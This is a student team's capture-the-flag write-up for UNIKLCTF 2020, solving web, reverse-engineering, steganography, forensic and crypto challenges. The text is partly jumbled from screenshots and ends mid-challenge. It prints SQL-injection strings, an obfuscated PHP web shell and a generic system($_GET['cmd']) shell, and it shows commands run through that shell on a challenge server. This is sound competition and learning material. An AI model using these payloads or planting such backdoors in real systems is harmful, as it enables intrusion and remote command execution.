


UNIKLCTF 2020



REGISTRATION DATE : 15TH - 26TH APRIL 2020

QUALIFYING ROUND: 27TH - 30TH APRIL

SEMI-FINAL : 3RD - 5TH MAY

FINAL: 15TH MAY

FREE REGISTRATION
(INTERNAL COMPETITION FOR UNIKL MIIT STUDENTS ONLY)

1ST PRIZE
HTB + PENTESTLAB (3 MONTHS)

2ND PRIZE
PENTESTLAB (3 MONTHS)

3RD PRIZE
PENTESTLAB (1 MONTH)

CONSOLATION PRIZE
EBOOK COLLECTION

REGISTER HERE :
[HTTPS://FORMS.GLE/BG7ASDEAKB7NC0ZM7](https://forms.gle/BG7ASDEAKB7NC0ZM7)

BROUGHT TO YOU BY :

 **UniKL**
UNIVERSITI
KUALA LUMPUR

Team_Gardenia

Table of Contents

1.	WEB	3
1)	News Portal 1 (20)	3
2)	News Portal 2 (20)	6
3)	PASSTHRU (40).....	7
2.	REVERSE.....	10
1)	UNLOCK ME! (40).....	10
2)	STEGANOGRAPHY	12
1)	MEME OF THE YEAR (10).....	12
2)	ULALALA (10).....	14
3)	SEE THE WORLD (40).....	15
3)	FORENSIC	23
1)	DO YOU WANT TO BUILD A SNOWMAN? (10)	23
2)	KESANA KESINI (20).....	24
3)	VPC LOG ANALYSIS (20).....	27
4)	PKP MALAYSIA TERBAIK! (40)	31
4)	MISC.....	34
1)	DROP THE BEAT (10)	34
2)	VIRAL MESSAGE!! (10).....	37
3)	FINDING A SECRET MESSAGE (20)	39
4)	CRYPTO	41
1)	EASYCRYPTO (10)	41
2)	YANG PATAH TUMBUH YANG HILANG BERGANTI (10).....	42
3)	WHAT HAPPEN TO MY FLAG (20)	43

1. WEB



1) News Portal 1 (20)

News Portal 1
20

A client wants us to review their source code to find any vulnerabilities for securing their web framework. You as Penetratraton Tester need to find the critical vulnerabilities.

Format flag: uniklctf20{one line code} //exclude comment

#pentest #workfromhome #fl45hh

[newsportal_...](#)

Flag Submit

First questions for web is News Portal for 20 marks. The downloaded files give us a website file and sql file.

So, I upload the sql file into phpMyAdmin.

The screenshot shows the phpMyAdmin interface for the 'newsportal' database. The left sidebar lists databases like Nová, dwva, hms, information_schema, mysql, and the target 'newsportal'. Inside 'newsportal', there's a 'Nová' folder containing six tables: tbladmin, tblcategory, tblcomments, tblpages, tblposts, and tblsubcategory. The main panel displays these tables with their respective structure, SQL, and search options.

We are present with this website.

The screenshot shows a news portal website at localhost:82/newsportal/. The header includes 'NEWS PORTAL', 'About', 'News', and 'Contact us'. The main content area has a large image of autumn foliage. Below it is a news article: 'Shah holds meeting with NE states leaders in Manipur' (Category: Politics, Read More). To the right are three sidebar boxes: 'Search' (with a search input and 'Submit' button), 'Categories' (listing Bollywood, Sports, Entertainment, Politics, Business), and 'Recent News' (listing 'Invert Pivotal role in CEEoland').

Hint that they give us is

- **Critical vulnerabilities**

We see there is search box. What were we waiting for? Go for SQL Injection or XSS of course.

Search for SQL Injection code cheat sheet. (I use very simple one, ' or '1'='1)

Cheat sheet

User name	Password	SQL Query
' or '1'='1	' or '1'='1	SELECT * FROM users WHERE name="" or '1'='1' and password="" or '1'='1'
' or ' 1=1	' or ' 1=1	SELECT * FROM users WHERE name="" or ' 1=1' and password="" or ' 1=1'
1' or 1=1 -- -	blah	SELECT * FROM users WHERE name='1' or 1=1 -- - and password='blah'



Here we present the critical vulnerabilities :

localhost:82/newsportal/includes/post.php

NEWS PORTAL

About News Contact us

The Indian Cricket Team has received a huge blow right ahead of the commencement of the much-awaited series against England. Star speedster Jasprit Bumrah has been ruled out of the forthcoming 3-match T20I series as he suffered an injury in his left thumb.

The 24-year-old pacer picked up a niggle during India's first T20I match against Ireland played on June 27 at the Malahide cricket ground in Dublin. As per the reports, he is likely to be available for the ODI series against England scheduled to start from July 12.

In the first, Bumrah exhibited a phenomenal performance with the ball. In his quota of four overs, he conceded 19 runs and picked 2 wickets at an economy rate of 4.75.

Post his injury, he arrived at team's optional training session on Thursday but didn't train. Later, he was rested in the second face-off along with MS Dhoni, Shikhar Dhawan and Bhuvneshwar Kumar.

As of now, no replacement has been announced. However, Umesh Yadav may be given chance in the team in Bumrah's absence.

The first T20I match between India and England will be played at Old Trafford, Manchester on July 3.

Search

Submit

Categories

Bollywood
Sports
Entertainment
Politics
Business

Without wasting time, we find the source code and find where SQL called for the text box.

```
post.php      *
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
//echo "Connected successfully";

if(isset($_POST["submit"])){
    $searchtitle = $_POST["searchtitle"];
    $sql = "SELECT PostDetails FROM tblposts WHERE PostTitle='$searchtitle'"; //String
    $result = mysqli_query($conn,$sql);
```

So, we take that one line code Without a string-



uniklctf20{\$sql = "SELECT PostDetails FROM
tblposts WHERE PostTitle='\$searchtitle'";}

2) News Portal 2 (20)

News Portal 2

20

A client wants us to attach the file that leads to vulnerability from our previous findings. You as Penetration Tester need to assign the file path.

Format flag: uniklctf20{file path}

#pentest #workfromhome #fl45hh

Just take the path to where the code we take earlier.



uniklctf20{/newsportal/includes/post.php}

3) PASSTHRU (40)

Passthru
40

We found a mysterious PHP web shell in our server. When we open it, we only see server error.

<http://103.46.143.71:8000/shell.php>

Note: You have to do something to make the shell work.

[View Hint](#)

[shell.php](#)

Flag

Our last questions for web are Passthru.

The downloaded file just gives us one-line php code.

```
shell.php
1 <?php $_=``{{{"^"?>"/;${$_}[$_](${$_})[$cmd]);
```

And the link given in the challenge, show us error.

← → C ⓘ Not secure | 103.46.143.71:8000/shell.php

Notice: Undefined index: _GET in /dev/shm/shell.php on line 1

Fatal error: Uncaught Error: Function name must be a string in /dev/shm/shell.php:1 Stack trace: #0 {main} thrown in /dev/shm/shell.php on line 1

<http://103.46.143.71:8000/shell.php>

This is so new for me.




Googling skill show me this.


- <https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/>

```
<?php system($_GET['cmd']);?>
```

It uses the **system()** function to execute commands that are being passed through '**cmd**' HTTP request GET parameter.



Which I think to try it out.



It took me forever to get a right thing.



Warning: Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future version of PHP) in **/dev/shm/shell.php** on line 1

Notice: Undefined index: cmd in **/dev/shm/shell.php** on line 1

Warning: system(): Cannot execute a blank command in **/dev/shm/shell.php** on line 1
Backdoor by mrelaz

http://103.46.143.71:8000/shell.php?_GET=system

When I try `_GET=system`, it shows some difference and it said about CMD.


So, again GOOGLE how to combine `_GET=system` and CMD command.

I found it that it just needs “&”




Warning: Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future version of PHP) in **/dev/shm/shell.php** on line 1
Warning: system(): Cannot execute a blank command in **/dev/shm/shell.php** on line 1
Backdoor by mreiaz

http://103.46.143.71:8000/shell.php?_GET=system&cmd



To see what inside I try to 'ls' in the cmd.




Warning: Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future version of PHP) in **/dev/shm/shell.php** on line 1
mreiaz_was_here.txt shell.php Backdoor by mreiaz

http://103.46.143.71:8000/shell.php?_GET=system&cmd=ls

mreiaz_was_here.txt

- Cat mreiaz_was_here.txt




Warning: Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future version of PHP) in **/dev/shm/shell.php** on line 1
uniklctf20{sh3ll_0r_N0_5h3ll} Backdoor by mreiaz

http://103.46.143.71:8000/shell.php?_GET=system&cmd=cat%20mreiaz_was_here.txt




uniklctf20{sh3ll_0r_N0_5h3ll}


2. REVERSE



There is only one challenge for Reverse.



- 1) UNLOCK ME! (40)



Very straight challenge with 40 marks.



- We download IDA Pro Demo
- FN + F5 – give this code to us.

- Between “Enter Your Pin” and “Correct Pin” there is “Unsecure 4 pin”
- Run re1 and enter the pin




```
root@kali:~/Desktop# ./re1
Enter your pin: 2609
Correct pin
uniklctf20{wh0_am_1_70_c0mp4R3}
root@kali:~/Desktop#
```



uniklctf20{wh0_am_1_70_c0mp4R3}

2) STEGANOGRAPHY



1) MEME OF THE YEAR (10)

A screenshot of a "Meme of the Year" challenge page. The title "Meme of the Year" is at the top, followed by the score "10". Below the title, there is a text message: "Please hear the music of the best meme of the year but there is a message hidden behind it. Find it!!!". Underneath the text is a download link labeled "meme_3bc...". At the bottom are two buttons: "Flag" on the left and "Submit" on the right.

Download the file. Which is a mp3 file. Music of Coffin Dance.



When you play the music, you will hear the “hurshhh” sound at some point of the mp3.


Open it with Audacity. Inspect with “Spectrogram”



At early of the music.



At the end of the music.



Combine all the flag part.



uniklctf20{2020_Be5t_m3mE}

2) ULALALA (10)



Next challenge also gives us another mp3. Without wasting our time, we open it by using Audacity and inspect it with spectrogram. Do it just like before.



It gives us a YouTube link. <https://youtu.be/FdT5XM-Urb4> title flag.

A screenshot of a YouTube video player. The video has 5 views and was uploaded on April 28, 2020. The title of the video is 'ctfunikl20{enjoy_the_music}'. The video is currently paused at 1:00 / 1:10. The interface includes standard YouTube controls like play, volume, and a progress bar. Below the video, there are sharing options and related video suggestions.



ctfunikl20{enjoy_the_music}

3) SEE THE WORLD (40)

See the world
40

Ayob tries to remember the country that he visited until he found this picture. Can you try to recall where the ayob go last year?

Format flag: uniklctf20{flag_here}

[View Hint](#)

[see_the_wor...](#)

[Flag](#) [Submit](#)

Let's recall where Ayob go last year.

Download the Worldmaps.png

- Binwalk it shows many things inside it.

```
root@kali:~/Desktop# binwalk -e WorldMaps.png

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
0            0x0              JPEG image data, JFI
F standard 1.01
30           0x1E             TIFF image data, big
-endian, offset of first image directory: 8
524          0x20C            JPEG image data, JFI
F standard 1.02
438095       0x6AF4F          RAR archive data, ve
rsion 5.x
656393       0xA0409          Zip archive data, en
crypted at least v2.0 to extract, compressed size:
91490, uncompressed size: 97089, name: notes.pdf
748051       0xB6A13          End of Zip archive,
footer length: 22

root@kali:~/Desktop#
```

```
root@kali:~/Desktop# cd _WorldMaps.png.extracted/
root@kali:~/Desktop/_WorldMaps.png.extracted# ls
6AF4F.rar  Kuwait.png    Turkey.png
A0409.zip   Latvia.png   UnitedKingdom.jpg
China.png   Malaysia.png UnitedStateAmerica.jpg
France.png  Netherlan.jpg
Italy.jpg   notes.pdf
root@kali:~/Desktop/_WorldMaps.png.extracted#
```


There are all the things you get. Try to unzip both “.rar” and “.zip” file. I try to Unzip “.zip” file, but it asked for password.

Unzip “.rar” gives a folder of flags. But “Netherland.jpg” seems interesting.

Its either misspelled or a hint. Still can't get anything with binwalk. So, we tried "foremost"

```
root@kali:~/Desktop/_WorldMaps.png.extracted/country# foremost Netherlan.jpg
Processing: Netherlan.jpg
[*]
```

The output folder gives us a pdf with a Morse code.



We try decoding it using CyberChef.

A screenshot of the CyberChef application interface. The left panel shows a 'From Morse Code' recipe with 'Letter delimiter' set to 'Space' and 'Word delimiter' set to 'Line feed'. The input field contains the Morse code from the PDF. The output field displays the decoded text: LATITUDE:54.702355LONGITUDE:-3.276575LATITUDE:52.50017LONGITUDE:748082LATITUDE:42.638426LONGITUDE:2.67429LATITUDE:29.273396LONGITUDE:47.49794ATTITUDE:8A80649LONGITUDE:24.753765LATITUDE:35.000074LONGITUDE:104.99992LATITUDE:38.959759LONGITUDE:34.924965LATITUDE:46.603354LONGITUDE:1.888334

Here, the output. Gives us a longitude and latitude.

This the website I use.

- <https://www.latlong.net>Show-Latitude-Longitude.html>
- <https://gps-coordinates.org/coordinate-converter.php>

WELCOME TO GEOGRAPHY CLASS



LATITUDE:54.702355, LONGITUDE:-3. T76575

Address

Get GPS Coordinates

DD (decimal degrees)

Latitude

Longitude

Get Address



England is UK

LATITUDE:52.50017 LONGITUDE: 5.748082

Latitude	Longitude
52.50017	5.748082
Convert	
Example: 40.785091	Example: -73.968285
Reverse geocoded address:	
Haringweg 25, 8251RR, Dronten Dronten Dronten Nederland	

LATITUDE:42.638426, LONG ITUDE:12.67429

Latitude	Longitude
42.638426	12.67429
Convert	
Example: 40.785091	Example: -73.968285
Reverse geocoded address:	
Strada di Poggio Lavarino, 05100 Terni Terni Italia	

LATITUDE:29.273396, LONGITUDE:47.49794

Latitude	Longitude
29.2733	47.49794
Convert	
Example: 40.785091	Example: -73.968285
Reverse geocoded address:	
كبد والشق والضبعة، الجهراء كبد والشق والضبعة الكويت	

Arabic – detected ▾	↔	English ▾
<input type="button" value="X"/> كبد والشق والضبعة الكويت kabad walshaqu waldabat alkuyt	Liver, fissure and Dabaa Kuwait	
	<input type="button" value=""/>	<input type="button" value=""/>

LATITUDE:56.840649, LONGITUDE:24.753765

Address

41033 Birzai, Lithuania


Get GPS Coordinates

DD (decimal degrees)

Latitude 56

Longitude 24.753765

Get Address



LATITUDE:35.000074, LONGITUDE:104.99992

Address

Dingxi, Gansu, China


Get GPS Coordinates

DD (decimal degrees)

Latitude 35.000074

Longitude 104.99

Get Address



LATITUDE:38.959759, LONGITUDE:34.924965

Address

50500 Avanos Nevşehir, Turkey


Get GPS Coordinates

DD (decimal degrees)

Latitude 38.959759

Longitude 34.924965

Get Address



LATITUDE:46.603354, LONGITUDE:1.888334

Address

6–24 Les Loges, 36230 Sarzay, France


Get GPS Coordinates

DD (decimal degrees)


Latitude 46.603354

Longitude 1.888334

Get Address



So, what do we get from all this Geography Class??



```
File Edit Format View Help
LATITUDE:54.702355          United Kingdom
LONGITUDE:-3.276575

LATITUDE:52.50017           Netherland
LONGITUDE5.748082

LATITUDE:42.638426          Italy
LONGITUDE:12.67429

LATITUDE:29.273396          Kuwait
LONGITUDE:47.49794

LATITUDE:56.840649          Lithuania
LONGITUDE:24.753765

LATITUDE:35.000074          China
LONGITUDE:104.99992

LATITUDE:38.959759          Turkey
LONGITUDE:34.924965

LATITUDE:46.603354          France
LONGITUDE:1.888334

UNIKLCTF
```

We try this as a password for “.zip” file.



Good news, it is the password and we get “notes.pdf”

Bad news, it is another puzzle.



HOW TO REMEMBER THE LOCATION OF COUNTRY

{M3mOrizing the locations of countries on a world map can be a daunting task, but there are many ways to make the process easier. Make sure you use an up to date map and review it continent by continent to make studying less intimidating. Tie in current events to give what you are memor1s3_ extra context. Have fun with your studying by downloading geography apps, visiting educational websites, and hanging up a map at home. Color and quiz yourself with map printouts and try solving a world map jigsaw puzzle.

Use an up-to-date map. Make sure that you are using an up to date map to study. Look for maps on reputable, regularly updated websites online, and print one out if you prefer to study a paper map. Otherwise, consider buying a new map to study at an office supply store, bookstore, or online.

Go by continent. To keep from being overwhelmed, focus on only one or two continents at a time while studying. Trying to cover the entire map at once will break up your concentration and make memorization more difficult. If necessary, cover th3_ parts of the map you are not concentrating on to keep your eyes focused.

Prioritize countries you have trouble identifying. Isolate the countries that you have trouble remembering and give them extra attention when studying (e.g. note the other countries and bodies of water surrounding them). Make a list of all of the countries that you make three or more guesses about without getting the right answer. When testing yourself, make a point to identify the countries you have difficulty remembering first, rather than the ones you recognize easily.

Quiz yourself alphabetically. To reinforce your knowledge of where countries are located on a world map, quiz yourself alphabetically. Choose a continent and try to name each country in it in alphabetical order. By making the studying process more complex, you will sharpen your focus on the material and challenge yourself more thoroughly.

Tie in current events. Use new stories and global current events to contextualize the countries you are trying to place. For instance, look up and memorize countries that are currently in the headlines to get a better sense of the geographical context of those news stories. Alternatively, if there are countries that you are having trouble memorizing on the world map, search them in Google News to get more information about them and create stronger mental associations.

Use the method of Loci. Try using the method of l0c4i, a technique used by Roman orators to remember long speeches, to memorize countries on a world map. Picture the countries of a continent within the framework of a familiar building (e.g. your home or workplace or t10n_). Imagine memorable things happening in each room, section, or hallway, and assign countries from the map accordingly. Make the narrative memorable enough to stick in your mind and call of up the connections you make with the world map.

Create a mnemonic device. Mnemonic devices are silly phrases or rhymes that help you remember the order of things. They do not have to make sense, and sometimes if the phrase is really wacky it 1s_ easier to remember. Try creating mnemonic devices to remember the order of certain country from north to south or west to east to make it 3asy}

Reading through the passage, there is a few words seems interesting.



```
*see the world - Notepad
File Edit Format View Help
{M3m0rizing
memor1s3_
th3_
l0c4i
t10n_
1s_
3asy}

uniklctf20
{M3m0rizing_memor1s3_th3_l0c4it10n_1s_3asy}
{M3m0rizing_th3_1s_3asy}

uniklctf20{M3m0rizing_memor1s3_th3_l0c4it10n_1s_3asy}

uniklctf20{M3m0r1s3_th3_l0c4it10n_1s_3asy}
```

We tried to combine all possible flag then realised that “M3m0rising” and “memor1s3” just can’t work together. So, we decide to get each word divorce into two part where only the spelling combination with number were selected, “**M3m0rizing**” and “**memor1s3**” then we got them married. And here we come.

uniklctf20{M3m0r1s3_th3_l0c4it10n_1s_3asy}

3) FORENSIC

Forensic

Do you want to build a snowman? ✓ 10	Kesana Kesini ✓ 20	VPC Log Analysis ✓ 20	PKP Malaysia Terbaik! ✓ 40
---	-----------------------	--------------------------	-------------------------------

1) DO YOU WANT TO BUILD A SNOWMAN? (10)

Do you want to build a snowman?

10

Elsa forgot what the password for the folder. Elsa tries to open with all recent password they use, but it's too many Elsa to remember. It's crucial because Elsa needs some recipe to build a snowman. Elsa wants to make Olaf for Anna. Can you help them?

#productivity #mco #stayathome #yousavethecountry
#fl45hh

[!\[\]\(9c4b9b6aeeee288109094c84bae9054e_img.jpg\) file2.zip](#)

It is password protected file. We try to unlock it with online ZIP file password remover. (<https://passwordrecovery.io/zip-file-password-removal/>). In no time, we got the password.

passwordrecovery.io/zip-file-password-removal/

RECOVER PASSWORDS ▾ BLOG CONTACT

ZIP file password removal

Removal of a password from an encrypted zip file can be easy or hard depending on the complexity of the password. Using a tool such as John the Ripper you can break out the password by matching the computed hash at a rate of millions of attempts per second. So a strong password should be used to ensure security of the file.

Try our **free on-line password recovery tool** below to quickly check a password protected zip file for a weak password.

Do not use this form to upload **confidential or sensitive zip files** as to extract the hash from the file you need to upload the file to our server. We take security seriously but this should be kept in mind when using any cloud based service. *See below for more information

Success!! The password for **file2.zip** was found: **SAMANTHA**



2) KESANA KESINI (20)

uniklctf20{olaf_said_you_learn Something_duri

Kesana Kesini
20

During MCO, all employee from Media Prisma Network are allowed to work from home, but all devices must be connected to the corporate office network via VPN.

Your SOC team just discover a series of suspicious file that potentially being leaked from your organization.

As a Threat Intel team in your organization, you need to decode what message that potential being leaked.

-fz

[View Hint](#)

[KesanaKesini...](#)

Download file “Kesana Kesini”

- Jurnal1.zip
- Jurnal2.zip

But each file is password protected zip.

So, we read, read, and read again the description.

It is about current situation is it?



For “Jurnal1.zip” we get the password quite early which is “covid19”

jurnal 1 - Notepad

File Edit Format View Help

Coronavirus disease (COVID-19) is an

Most people who fall sick with COVID

How it spreads

The virus that causes COVID-19 is ma

These droplets are too heavy to hang

